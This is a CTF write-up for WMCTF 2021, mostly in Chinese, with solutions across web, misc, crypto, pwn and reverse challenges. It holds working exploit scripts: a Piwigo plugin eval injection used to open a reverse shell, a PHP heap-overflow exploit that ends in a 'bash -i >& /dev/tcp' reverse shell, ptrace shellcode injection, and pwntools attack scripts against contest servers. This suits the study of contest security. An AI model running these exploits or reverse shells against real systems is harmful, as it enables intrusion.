WMCTF 2021 – by Venom


Web

---

ez piwigo

> Bertram正在使用一个图片展示系统整理自己的私人照片！找到他的秘密

admin/admin登录后台，在plugins这里开启Localfiles Editor




审计插件代码发现存在一个eval代码注入点

分析代码可知只需要post传入submit、pwg_token和text参数即可

```php
if (isset($_POST['submit']))
{
  check_pwg_token();

  if (!is_webmaster())
  {
    $page['errors'][] = l10n( key: 'locfiledit_webmaster_only');
  }
  else
  {
    $content_file = stripslashes($_POST['text']);
    if (get_extension($edited_file) == 'php')
    {
      $content_file = eval_syntax($content_file);
    }
```

直接text参数传反弹shell



```
www-data@engine-1:/var/www/html$ ls /
ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
my_init
my_service
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
www-data@engine-1:/var/www/html$ /readflag
/readflag
flag{16fcdf14-b89d-4b9c-a9f6-9d68b1902a94}
```

Misc

checkin

> Welcome To WMCTF2021

登陆服务器查看flag

你画我猜


> 题目说明L1near专属小说集《重生之我在W&M当黑客》即将印刷，出版社需要一名插画师协助画插图，这是L1near准备的面试题。请按提示画图，你有20次画图机会，被识别成功15次得到flag。
> This is the interview question prepared by l1near. Please draw according to the prompt. You have 20 drawing opportunities, and you are recognized successfully 15 times to get the flag.
> LINK: Link1 Or Link2

会画的画，不会的用特殊方法让提交超时就行了

```
WMCTF{x1aoma0_wants_a_girlfriend}
```

我画你猜

> 题目说明来看一看大家的简笔图把，请在规定时间内正确判断60次。
> Let's take a look at your simple pen chart. Please make a correct judgment 60 times within the specified time.
> http://182.92.232.152:5000



WMCTF{L1near_has_double_girlfriends}

---

car hack

> 著名黑客L1near新买了一辆智能汽车，但是汽车最近远程控制功能好像出问题了，你能帮他解决吗?
> Car Hacking
> Attachment: Baidu Drive(Code:4op9) Or Google Drive

出题人留下v2x的ida信息，知道和v2x有关

逆向v2x

找到tsp_url和v2x.misc有关

硬编码解密

```
# encoding:utf-8
import base64
from Crypto.Cipher import AES
from Crypto import Random


```

```
def decrypt(data, password):
    bs = AES.block_size
    if len(data) <= bs:
        return data
    unpad = lambda s : s[0:-ord(s[-1])]
    iv = data[:bs]
    cipher = AES.new(password, AES.MODE_CBC, iv)
    data  = unpad(cipher.decrypt(data[bs:]))
    return data

if __name__ == '__main__':
    v2x = open("v2x_misc.conf","r")
    data = v2x.read()
    password = '\x89\x86\x09\x18\x70\x03\x19\x83\x96\x32'.ljust(0x20,"\x00")
    decrypt_data = decrypt(data, password)
    print 'decrypt_data:', decrypt_data

```


得到flag

flag=wmctf{tb0x_s3curity_is_fun}

一笔改画

> 加一笔，让我把图片理解错误，你能做到吗?
> Add a pen, let me understand the picture wrong, can you do it?
> LINK: Link1 Or Link2
> Attachment: Baidu Drive(Code:nlip) Or Google Drive

似乎是卡了个bug
当20次错误次数完成之后，右上角计数消失，不管画啥，都会显示正确（如果不是，就多试几次
这时似乎计数就会清零，并按照【正确】来计数



WMCTF{wow_a_great_pa1nter!~~}

Crypto

baby_ocb

> L1near已经疲倦了AK比赛的生活了，他想趁此机会学习一下AES.OCB，这是他最新实现的一个加密系统，你来帮他看看有什么问题吧。
> L1near is tired of the life of the AK competition. He wants to take this opportunity to learn about AES.OCB. This is his latest encryption system. Come and help him see if there is any problem.
> nc 47.104.243.99 10001
> Attachment: Baidu Drive(Code:GAME) Or Google Drive

直接google搜ocb，能找到出题人博客https://dawn-whisper.hack.best/2021/04/04/Wp_for_%E7%BA%A2%E6%98%8E%E8%B0%B7_crypto/
直接用这里提供的脚本实现任意明文加密，然后我们本地构造一个header的pmac，把提供的flag的密文tag异或掉这个pmac，然后我们把flag的密文送回去解密，header留空

```
# 作者: Dawn_whisper
# 链接: https://dawn-whisper.hack.best/2021/04/04/Wp_for_%E7%BA%A2%E6%98%8E%E8%B0%B7_crypto/
# 来源: Dawn_whisper's blog
# 著作权归作者所有。商业转载请联系作者获得授权，非商业转载请注明出处。

from Crypto.Util.number import *
from pwn import *
import os
from base64 import *
```

```
10
11
12  from pwnlib.util.iters import mbruteforce
13  from hashlib import sha256
14  context.log_level = 'debug'
15
16  def proof_of_work(sh):
17      sh.recvuntil("XXXX+")
18      suffix = sh.recvuntil(')').decode("utf8")[:-1]
19      log.success(suffix)
20      sh.recvuntil("== ")
21      cipher = sh.recvline().strip().decode("utf8")
22      proof = mbruteforce(lambda x: sha256((x + suffix).encode()).hexdigest
    () ==  cipher, string.ascii_letters + string.digits, length=4, method='fix
    ed')
23      sh.sendlineafter("Plz tell me XXXX:", proof)
24
25  r=remote("47.104.243.99","10001")
26  proof_of_work(r)
27
28  def times2(input_data,blocksize = 16):
29      assert len(input_data) == blocksize
30      output =  bytearray(blocksize)
31      carry = input_data[0] >> 7
32      for i in range(len(input_data) - 1):
33          output[i] = ((input_data[i] << 1) | (input_data[i + 1] >> 7)) % 25
    6
34      output[-1] = ((input_data[-1] << 1) ^ (carry * 0x87)) % 256
35      assert len(output) == blocksize
36      return output
37
38  def times3(input_data):
39      assert len(input_data) == 16
40      output = times2(input_data)
41      output = xor_block(output, input_data)
42      assert len(output) == 16
43      return output
44
45  def back_times2(output_data,blocksize = 16):
46      assert len(output_data) == blocksize
47      input_data =  bytearray(blocksize)
48      carry = output_data[-1] & 1
49      for i in range(len(output_data) - 1,0,-1):
50          input_data[i] = (output_data[i] >> 1) | ((output_data[i-1] % 2) <<
    7)
51      input_data[0] = (carry << 7) | (output_data[0] >> 1)
52      # print(carry)
53      if(carry):
```

```
        input_data[-1] = ((output_data[-1] ^ (carry * 0x87)) >> 1) | ((out
put_data[-2] % 2) << 7)
    assert len(input_data) == blocksize
    return input_data

def xor_block(input1, input2):
    assert len(input1) == len(input2)
    output = bytearray()
    for i in range(len(input1)):
        output.append(input1[i] ^ input2[i])
    return output

def hex_to_bytes(input):
    return bytearray(long_to_bytes(int(input,16)))

#context(log_level='debug')
#r=remote("0.0.0.0","10002")


def Arbitrary_encrypt(msg):
    # to get aes.encrypt(msg)

    num = bytearray(os.urandom(16))
    # encrypt "\x00"*15+"\x80"+"\x00"*16
    r.recvuntil("[-] ")
    r.sendline("1")
    r.recvuntil("[-] ")
    r.sendline(b64encode(num))
    r.recvuntil("[-] ")
    m = bytearray(b"\x00"*15 + b"\x80" + b"\x00"*16)
    r.sendline(b64encode(m))
    r.recvuntil("ciphertext: ")
    cipher = b64decode(r.recvline(False))
    r.recvuntil("tag: ")
    tag = b64decode(r.recvline(False))

    # decrypt to solve L=E(nonce)
    r.recvuntil("[-] ")
    r.sendline("2")
    r.recvuntil("[-] ")
    r.sendline(b64encode(num))
    r.recvuntil("[-] ")
    m0 = bytearray(b"\x00"*15 + b"\x80")
    m1 = bytearray(b"\x00"*16)
    c0 = cipher[:16]
    r.sendline(b64encode(xor_block(c0,m0)))
    r.recvuntil("[-] ")
    c1 = cipher[16:]
    r.sendline(b64encode(c1))
```

```
    r.recvuntil("[-] ")
    r.sendline("")
    r.recvuntil("[+] plaintext: ")
    enc = xor_block(bytearray(b64decode(r.recvline(False))),m0)

    L = back_times2(enc)
    LL = enc
    LLL = xor_block(LL,c0)
    # print(L)
    # print(LL)
    # print(LLL)
    # L=L 2L=LL L'=LLL m0=m0
    msg = bytearray(msg)

    # encrypt msg
    r.recvuntil("[-] ")
    r.sendline("1")
    r.recvuntil("[-] ")
    r.sendline(b64encode(xor_block(LL,m0)))
    r.recvuntil("[-] ")
    r.sendline(b64encode(xor_block(msg,times2(LLL))+m1))
    r.recvuntil("ciphertext: ")
    enc = bytearray(b64decode(r.recvline(False))[:16])
    r.recvline()
    return xor_block(enc,times2(LLL))

def my_pmac(header, blocksize = 16):
    assert len(header)
    m = int(max(1, math.ceil(len(header) / float(blocksize))))
    offset = Arbitrary_encrypt(bytearray([0] * blocksize))
    offset = times3(offset)
    offset = times3(offset)
    checksum = bytearray(blocksize)
    for i in range(m - 1):
        offset = times2(offset)
        H_i = header[(i * blocksize):(i * blocksize) + blocksize]
        assert len(H_i) == blocksize
        xoffset = xor_block(H_i, offset)
        encrypted = Arbitrary_encrypt(xoffset)
        checksum = xor_block(checksum, encrypted)
    offset = times2(offset)
    H_m = header[((m - 1) * blocksize):]
    assert len(H_m) <= blocksize
    if len(H_m) == blocksize:
        offset = times3(offset)
        checksum = xor_block(checksum, H_m)
    else:
        H_m.append(int('10000000', 2))
        while len(H_m) < blocksize:
```

```
            H_m.append(0)
        assert len(H_m) == blocksize

        checksum = xor_block(checksum, H_m)
        offset = times3(offset)
        offset = times3(offset)
    final_xor = xor_block(offset, checksum)
    auth = Arbitrary_encrypt(final_xor)
    return auth

def my_ocb_encrypt(plaintext, header, nonce, blocksize = 16):
    assert nonce
    m = int(max(1, math.ceil(len(plaintext) / float(blocksize))))
    offset = Arbitrary_encrypt(nonce)
    checksum = bytearray(blocksize)
    ciphertext = bytearray()
    for i in range(m - 1):
        offset = times2(offset)
        M_i = plaintext[(i * blocksize):(i * blocksize) + blocksize]
        assert len(M_i) == blocksize
        checksum = xor_block(checksum, M_i)
        xoffset = Arbitrary_encrypt(xor_block(M_i, offset))
        ciphertext += xor_block(offset, xoffset)
        assert len(ciphertext) % blocksize == 0
    M_m = plaintext[((m - 1) * blocksize):]
    offset = times2(offset)
    bitlength = len(M_m) * 8
    assert bitlength <= blocksize * 8
    tmp = bytearray(blocksize)
    tmp[-1] = bitlength
    pad = Arbitrary_encrypt(xor_block(tmp, offset))
    tmp = bytearray()
    C_m = xor_block(M_m, pad[:len(M_m)])
    ciphertext += C_m
    tmp = M_m + pad[len(M_m):]
    assert len(tmp) == blocksize
    checksum = xor_block(tmp, checksum)
    offset = times3(offset)
    tag = Arbitrary_encrypt(xor_block(checksum, offset))
    if len(header) > 0:
        tag = xor_block(tag, my_pmac(header))
    return (tag, ciphertext)

pmac_admin = my_pmac(bytearray(b'from admin'))


finalnonce = bytearray(b'\x00'*16)
r.recvuntil("[-] ")
r.sendline("3")
```

```
r.recvuntil("ciphertext: ")
cipher = b64decode(r.recvline(False))
r.recvuntil("tag: ")

tag = r.recvline(False)
print("tag:",tag)
tag = b64decode(tag)

print("tag:",tag)
print("adminass",pmac_admin)
r.recvuntil("[-] ")
r.sendline("2")
r.recvuntil("[-] ")
r.sendline(b64encode(finalnonce))
r.recvuntil("[-] ")
r.sendline(b64encode(cipher))
r.recvuntil("[-] ")

r.sendline(b64encode(xor_block(tag, pmac_admin)))
r.recvuntil("[-] ")
r.sendline("")
r.recvuntil("[+] plaintext: ")
r.interactive()
```

---

checkin

> 众所周知，L1near是一个著名大黑客，他为W&M编写了一个全自动的水群机器人， 我们偷到了L1near在开发时的简易版本，并且获得了交互的接口，你能帮我们找到L1near偷偷藏起来的flag吗?
> As we all know, L1near is a well-known hacker who wrote a fully automatic robot for W&M. We stole a simplified version of L1near's robot during development and obtained an interactive interface. You can help us find the flag that L1near secretly hides?
> LINK: Link1

post flag，能够得到一个flag的值
然后post 2^i+a，这样机器人bug，给出背包的每一项的值
拿到背包的每一项之后，构造01格，规约。然后出来的值，转10进制，post过去

```
import string
from hashlib import sha256
from Crypto.Util.number import *
from Crypto.Random import random

# flag = b'flag{123456}'
# flag_bin = bin(bytes_to_long(flag))[2:].rjust(8*len(flag),'0')
# print((flag_bin))
n = 32
nbits = 52
```

```
a=[]
elements='''97005071980911
32652300906411
73356817713575
108707065719744
103728503304990
49534310783118
53330718889073
2121345207564
46184783396167
115771983454147
64261597617025
2311575715655
56368973049223
84737125416797
24316288533033
82963866264519
101019837363048
25996629336722
41785472478854
68598110798404
40392871001665
94404798756171
54290928637774
112742212150946
91051110026378
124542182410773
40388473698647
22059564851978
57353373067776
80692115733908
84559172686971
28186390895657'''.split("\n")

s = 1620418829165478
# for i in range(96):
#   if flag_bin[i] == '1':
#       s += elements[i]

#print(elements)
#print(s)
#print(len(elements))
for each in elements:
    a.append(int(each))
#a = elements


m=[]
for i in range(32):
```

```
    b=[]
    for j in range(32):
        if i == j:
            b.append(2)
        else:
            b.append(0)
    m.append(b)

b=[]
for i in range(32):
    m[i].append(2**333*a[i])
    b.append(1)

b.append(2**333*s)
m.append(b)
#print(len(m[0]))
M = matrix(ZZ, m)
v = M.BKZ(blocksize = 22)
#v = M.LLL()
for each in v:
    for i in each:
        if i != -1 and i != 0 and i!=1:
            break
    else:
        print(each)
        break
res = ''
for i in each:
    if i==-1:
        res+='1'
    elif i==1:
        res+='0'
#print(flag_bin)
print(res)
```

---

easylsb

> 著名黑客L1near日穿了或或币，他在准备给自己发无限空投的时候却遇到了一些问题，于是他找到了你并请求你的协助。
> Big foot-washee L1near hacked huohuo coin,while some problems happened when he was ready to airdrop himself infinitely. As a result,he found you and requested your assistance.
> nc 47.104.243.99 9999
> Attachment: Baidu Drive(Code:GAME) Or Google Drive

choice1，获取四个gift
choice3，获取guess的参数，里面也包括一个n
拿到5个n，开根，然后就是一个agcd，构造格规约得到a，然后已知p高位，small roots得到p

然后获取password，然后进入backdoor获取flag相关的密文，
e是4096，这里找一个p%4=3的情况，进行一个12次的2次剩余。在里头找'WMCTF'

```
from sympy import root,isprime
from Crypto.Util.number import *

x0=225571688902128578369313096955381122218965802658984299354537603249694554
x1=309043263927209249048000957721542036462103564902589043741122930474487789
x2=341671545873618189885308631338589041762338194797312959911930779274500866
x3=478098407528473224221705153958648079567599993859804656532188929807594301
x4=367948973072303109659849210582772812981076541849312254642478580718798921
e=65537
c=102450539100799562470997935910796922151214011572610268383128604730264395

#e=65537
#c=95857573663836096013243004431952412877419779317732090380731653197980204

N = x0

x0 = int(root(x0,2))
x1 = int(root(x1,2))
x2 = int(root(x2,2))
x3 = int(root(x3,2))
x4 = int(root(x4,2))

B = matrix(ZZ,[[2^368,x1,x2,x3,x4],[0,-x0,0,0,0],[0,0,-x0,0,0],[0,0,0,-x0,0]
L = B.LLL()
ans= L[0][0] // 2^368

p0 = abs(ans)
a = x0 // p0

pbar = a^2
ZmodN = Zmod(N)
P.<x> = PolynomialRing(ZmodN)
f = pbar + x
x0 = f.small_roots(X=2^369, beta=0.4,epsilon = 0.01 )[0]
p =  pbar + x0
print("p: ", p)

p=int(p)
N=int(N)
q=N//p
d=inverse(e,(p-1)*(q-1))
print(long_to_bytes(pow(c,d,N)))
```

进入backdoor之后，

```
from Crypto.Util.number import *

p = 4965847547815819971546453144150510216329377193464519552225482778064584 79
e = 4096
c = 202821697585498721190880385651888326819052363235092021514522019296117832
C = c

tmp=[c]
for i in range(1,13):
    tmp_new=[]
    for c in tmp:
        m = pow(c,(p+1)//4,p)
        tmp_new.append(m)
        tmp_new.append(p-m)
        #print(i)
        assert pow(m,2**i,p) == C
    print(len(tmp_new))
    tmp=tmp_new

for each in tmp:
    each = long_to_bytes(each)
    if 'WMCTF' in each:
        print each

```

---

ezl1near

> 著名大黑客L1near想要学习密码学，因为他最擅长linear algebra了，所以他很快地学会了希尔密码，但是他又不是那么的擅长linear algebra，所以他发现他不知道怎么生成密钥，你能帮帮他吗。什么？你会在密钥里动手脚？L1near不在乎。
> Famous hacker L1near wants to learn cryptography. He is realy good at linear algebra so he learned hill cipher quickly. But he is not so good at linear algebra that he doesn't know how to generate the key.Can you help him? What? You will hide a backdoor in the key? L1near doesn't care about it.
> nc 47.104.243.99 31923
> Attachment: Baidu Drive(Code:GAME) Or Google Drive

```
from pwn import *
from itertools import product
from Crypto.Util.number import bytes_to_long,long_to_bytes
from hashlib import sha256
import string
# context.log_level = "debug"
# server = process(["python3","task.py"])
ip = "47.104.243.99"
# ip = "127.0.0.1"
port = 31923
# port = 9999
```

```
io = remote(ip,port)
import os

def getrandbits(n):
    return bytes_to_long(os.urandom(n // 8+1)) >> (8-n%8)

def PoW():
    io.recvuntil("sha256(XXXX+")
    suffix = io.recv(16).decode()
    io.recvuntil("== ")
    target = io.recvline().strip().decode()
    poss = string.ascii_letters+string.digits
    for cur in product(poss,repeat=4):
        guess = "".join(cur)
        if sha256((guess+suffix).encode()).hexdigest() == target:
            print("find! ",guess)
            io.sendlineafter("Give me XXXX: \n",guess)
            break
def to_vec(num , length):
    vec = []
    while length > 0:
        vec = [num % q] + vec
        num //= q
        length -= 1
    return vec

def to_mat(numlist):
    M =[]
    for i in numlist:
        M.append(to_vec(i,40))
    return M
PoW()
n = int(io.recvline().decode().strip())
e = int(io.recvline().decode().strip())
io.recvuntil("two chances.\n")

io.recvline().decode().strip()
for i in range(15):
    payload = pow(2,e,n)
    io.sendlineafter("key", str(payload))
io.recvuntil("cipher:")
cipher2 = eval(io.recvline().decode().strip())

f0_c = int(io.recvline().decode().strip())
M = []
for i in range(15):
    m = int("1"*20+'0'*460,2)+getrandbits(460)
    m += m<<480
    M.append(m)
```

```
    payload = pow(m,e,n)
    io.sendlineafter("key",str(payload))
io.recvuntil("cipher:")
cipher = eval(io.recvline().decode().strip())
f0 = 0
q = 2**24
for i in range(20):
    cur = (cipher[20+i] - cipher[i])%q
    f0 |= cur
    f0 <<= 24
f0 >>= 24
_f0 = (f0<<480)|f0
raw_key = [m-_f0 for m in M]
key = to_mat([f0]+raw_key)

# print(key)
# print(cipher)
from sage.all import *
F = Zmod(2**24)
K = Matrix(F,key)
c = vector(F,cipher)
res = K.solve_left(c)
ans = " ".join([str(i) for i in res])
print(ans)
io.sendlineafter("do you know the secret?\n",ans)
io.interactive()

```

Pwn

red_high_heels

> 舞会就要开始了，可是珈乐找不到她的红色高跟鞋了，快帮她找找。
> The prom is about to begin, but Carol cannot find her red high heels. Go help her!
>
> nc 47.104.169.32 12233

ptrace功能可以竞争修改execve线程执行的shellcode，通过多次创建线程可以扩大竞争窗口

```
# -*- coding: UTF-8 -*-
from pwn import *
context.arch = 'amd64'
p = remote("47.104.169.32", 12233)
def exe(name):
    p.sendlineafter(">>", "3")
    if name == 1:
        name = "redflag"
    else:
        name = "👠"
```

```
    p.sendline(name)
def trace(id, offset, data):
    p.sendline("4")
    p.sendline("%s %s %s"%(str(id), str(offset), str(data)))

shellcode = "\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x50\x48\x89\xe7\x48\x3
print len(shellcode)
for i in range(0x888):
    exe(1)
exe(2)
for i in range(4):
    trace(0x777, 8*i, u64(shellcode[i*8:8+i*8].ljust(8, "\x00")))
    print i
p.interactive()
```

---

checkin

> 最简单的pwn签到题
> pwn checkin. Make php easy and simple again.
> nc 120.27.19.64 2021
> Attachment: Baidu Drive(Code:GAME) Or Google Drive

漏洞点在于edit时输入的size小于原size时，会重新分配堆块但却没有重置size字段，导致下次edit时可以进行堆溢出。创建php类，通过伪造类中函数成员结构体实现函数调用

ps：exp里的cmd字符串长度会影响内存布局，需要自行调试修改

```
<?php
    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
            $out .= chr($ptr & 0xff);
            $ptr >>= 8;
        }
        return $out;
    }
    function write(&$str, $p, $v, $n = 8) {
        $i = 0;
        for($i = 0; $i < $n; $i++) {
            $str[$p + $i] = chr($v & 0xff);
            $v >>= 8;
        }
    }
    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
```

```
        return $address;
    }
    function get_bytes($idx, $offset, $cnt){
        $address = 0;
        $i = 0;
        for($i = $cnt-1; $i >= 0; --$i) {
            $tmp = ord(wm_get_byte($idx, $offset+$i));
            $address <<= 8;
            $address |= $tmp;
        }
        return $address;
    }
    function edit_bytes($idx, $offset, $cnt, $data){
        $address = 0;
        $i = 0;
        for($i = 0; $i < $cnt; ++$i) {
            $tmp = $data & 0xff;
            wm_edit_byte($idx, $offset+$i, $tmp);
            $data >>= 8;
        }
    }
    class Lucky{
      public    $a0, $a1;
   }
    $str = str_repeat('B', (0x100));
    welcome_to_wmctf();
    wm_add(4, $str);
    wm_add(0, $str);
    $str1 = str_repeat('B', (0x47));
    wm_edit(0, $str1);
    $lucky = new Lucky();
    $lucky->a0 = "aaaaaaa";
    $lucky->a1 = function ($x) { };
    $object_addr = get_bytes(0, 0x88, 8);
    $self_addr = get_bytes(0, 0x68, 8)-0xa6620-0x1159000;
    echo "object_addr ==> 0x".dechex($object_addr)."\n";
    echo "elf_addr ==> 0x".dechex($self_addr)."\n";
    wm_add(1, $str);
    wm_edit(1, "A");
    edit_bytes(1, 8, 8, $object_addr);
    wm_add(2, "A");
    wm_add(3, $str);
    wm_edit(3, ptr2str(1, 1));
    for($i = 0; $i < 0x100; $i+=8){
        $tmp = get_bytes(3, $i, 8);
        edit_bytes(4, $i, 8, $tmp);
    }
    edit_bytes(0, 0x88, 8, $object_addr-0x140);
    edit_bytes(4, 0x70, 8, $elf_addr+0x429470);
```

```
    edit_bytes(4, 0x38, 4, 1);
    $cmd = 'bash -c "bash -i >& /dev/tcp/ip/port 0>&1"\x00';
    ($lucky->a1)($cmd);
?>
```

Reverse

Re2

> L1near曾在洗脚店拿着红酒杯说！AK也不过如此，自己也想搞搞逆向！于是乎，在0.01秒就出了一个RE题！你们可以破解洗脚之王L1near的RE题吗！
> L1near once held a red wine glass at the foot washing shop and said! AK is nothing more than that, I also want to engage in reverse engineering! Ever since, a RE question was issued in 0.01 second! Can you solve the RE question of the King of Foot Washing L1near!
> Attachment: Baidu Drive(Code:GAME) Or Google Drive

libnative中.init_array先异或解密了一些字符串
JNI_OnLoad判断/data/local/su存在与否，若存在则注册假流程0xFE48，如不存在则先异或处理0x46000处的32字节数据，然后注册真流程0x10134
0x10134大致逻辑是用魔改版aes和rc4两次加密输入，然后与0x46000处的32字节数据比较，比较成功则输入为flag
aes的key来自/proc/pid/status中的TracerPid那一行加上flg（TracerPid为0时才是真key），iv为0x355D0的16字节数据，其中aes的sbox做了修改
rc4的key为位于0x46058的字符串，并且在加密时多异或了0x50
先解密rc4

```
from Crypto.Cipher import ARC4
cmp = [24, 118, 235, 135, 118, 62, 119, 8, 192, 141, 86, 37, 158, 53, 13,
 22, 35, 101, 97, 106, 20, 157, 79, 28, 100, 33, 125, 120, 186, 83, 145, 3
4]
cmp = [_ ^ 0x50 for _ in cmp]
r_key = b"Hello from C++"
rc4 = ARC4.new(r_key)
p1 = list(rc4.decrypt(bytes(cmp)))
#[208, 96, 247, 198, 149, 66, 34, 253, 227, 107, 126, 156, 161, 201, 216,
 250, 207, 130, 200, 118, 248, 203, 124, 111, 248, 127, 153, 90, 18, 98, 1
98, 182]
```

然后根据sbox生成inv_sbox

```
s = [位于0x35860的256字节]
inv_box = [0] * 256
for i in range(16):
    for j in range(16):
            val = s[i*16 + j]
            ti = val >> 4
            tj = val & 0b1111
            inv_box[16*ti + tj] = i << 4 | j
```

